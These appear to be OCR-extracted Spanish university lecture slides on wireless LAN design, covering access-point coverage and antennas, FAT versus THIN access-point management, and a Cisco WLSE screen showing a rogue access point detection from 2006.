
LAN inalámbrica en un almacén (caso 1)

- Tomas RJ45 (100BASE-TX) disponibles por todo el almacén para conexión de los AP
- Antenas omnidireccionales de mástil de alta ganancia (5,2 dBi)




LAN inalámbrica en un almacén (caso 2)

- Tomas RJ45 (100BASE-TX) disponibles sólo en un lado del almacén
- Antenas Yagi (13,5 dBi) y Dipolo diversidad(2,14 dBi)




•Antenas dipolo diversidad (2,14dBi) en las aulas y de parche (8,5 dBi) montadas en pared para el patio



Diseño de redes inalámbricas

- Dependiendo de la estructura y forma del edificio normalmente en 802.11g cada AP puede dar cobertura a una superficie de 300 a 1000 m^2
- En algunos casos la señal puede atravesar 2-3 paredes, en otros puede cubrir plantas contiguas
- Si se instala una densidad de APs excesiva los equipos se interfieren mutuamente. En esos casos es conveniente reducir la potencia de cada AP
- Si se prevé un gran número de usuarios o se quiere dar gran rendimiento interesa que las celdas sean pequeñas. Entonces interesa poner mas APs que los estrictamente necesarios con potencia de emisión reducida (p. ej. en un gran salón de conferencias)


Diseño del Edificio de Investigación



Funciones adicionales


- La red puede ofrecer también funciones adicionales, por ejemplo:
  - Monitorización: algunos APs no se usan para emitir sino para recibir la señal de otros y comprobar que todo esta correcto
  - Localización: con equipos de localización especiales se puede averiguar donde esta ubicada una estación a partir de la señal que emite a los APs próximos. Esto es especialmente útil en hospitales, por ejemplo
- Para poder utilizar estas funciones es preciso instalar mayor densidad de APs que los estrictamente necesarios para dar cobertura a un edificio

Software para planificar despliegues



Ekahau site survey

Software para evaluar despliegues



Gestión de redes inalámbrica
APs FAT vs APs THIN

- Existen básicamente dos modelos de gestión de redes inalámbricas:
  - APs FAT (‘gordos’): los APs pueden funcionar de forma autónoma, cada uno contiene todo el software y configuración.
  - APs THIN(‘delgados’): los APs no pueden funcionar solos, para ello necesitan estar conectados a un equipo de control, que contiene la configuración y el software
- En los sistemas THIN el equipo de control se encarga de ajustar en cada AP el canal y la potencia intentando minimizar interferencias. También se pueden detectar, e incluso neutralizar, APs ‘piratas’ (llamados ‘rogue APs’) que pueden estar interfiriendo con la red ‘legal’ o que pueden suponer un agujero de seguridad

APs FAT vs APs THIN

- Los sistemas THIN son normalmente más caros que los FAT, pero más cómodos de gestionar. Se utilizan sobre todo en redes grandes (con muchos APs).
- Los fabricantes actuales de THIN APs son:
  - Trapeze networks (www.trapezenetworks.com): vendido también por 3Com
  - Aruba networks (www.arubanetworks.com): vendido también por Alcatel y Nortel
  - Cisco-Airspace (www.cisco.com): Cisco
- Todos los sistemas de THIN Aps actuales son propietarios. El IETF ha creado el grupo de trabajo CAPWAP (Control and Provisioning of Wireless Access Points) con el objetivo de elaborar protocolos estandarizados para la gestión de sistemas basados en APs THIN

Gestión de Puntos de Acceso en UZ
Cisco Wireless Lan Solution Engine (WLSE)

Usos WLSE:

- IDS
- Detector de fallos
- Actualización del firmware
- Generación de reports
- Configurar canales
- Mapas de cobertura
- Control de usuarios

IDS- ROGUE ACCESS POINT

Rogue Access Point Details

BSSID	State	Vendor	
001195c25a8f	Rogue Access Point	Alpha Networks Inc.	Change to Friendly / Delete

Beacon Information

SSID	Beacon Interval	Channel	PHY	Data Rates
"\x00\x00\x00\x00\x00\x00" [6]	100	1	802.11g	Basic: 1.0Mbps, Basic: 2.0Mbps, Basic: 5.5Mbps, Basic: 11.0Mbps, 6.0Mbps, 12.0Mbps, 24.0Mbps, 36.0Mbps 9.0Mbps, 18.0Mbps, 48.0Mbps, 54.0Mbps

Location Estimation

Location	Timestamp	
Location could not be determined. Reporting AP location was not specified.	Wed Mar 08 16:43:46 UTC 2006	View in Location Manager


Switch Port Tracing

Switch IP	Switch Port	Traced MAC Address	Timestamp	
unknown			-	Re-Trace

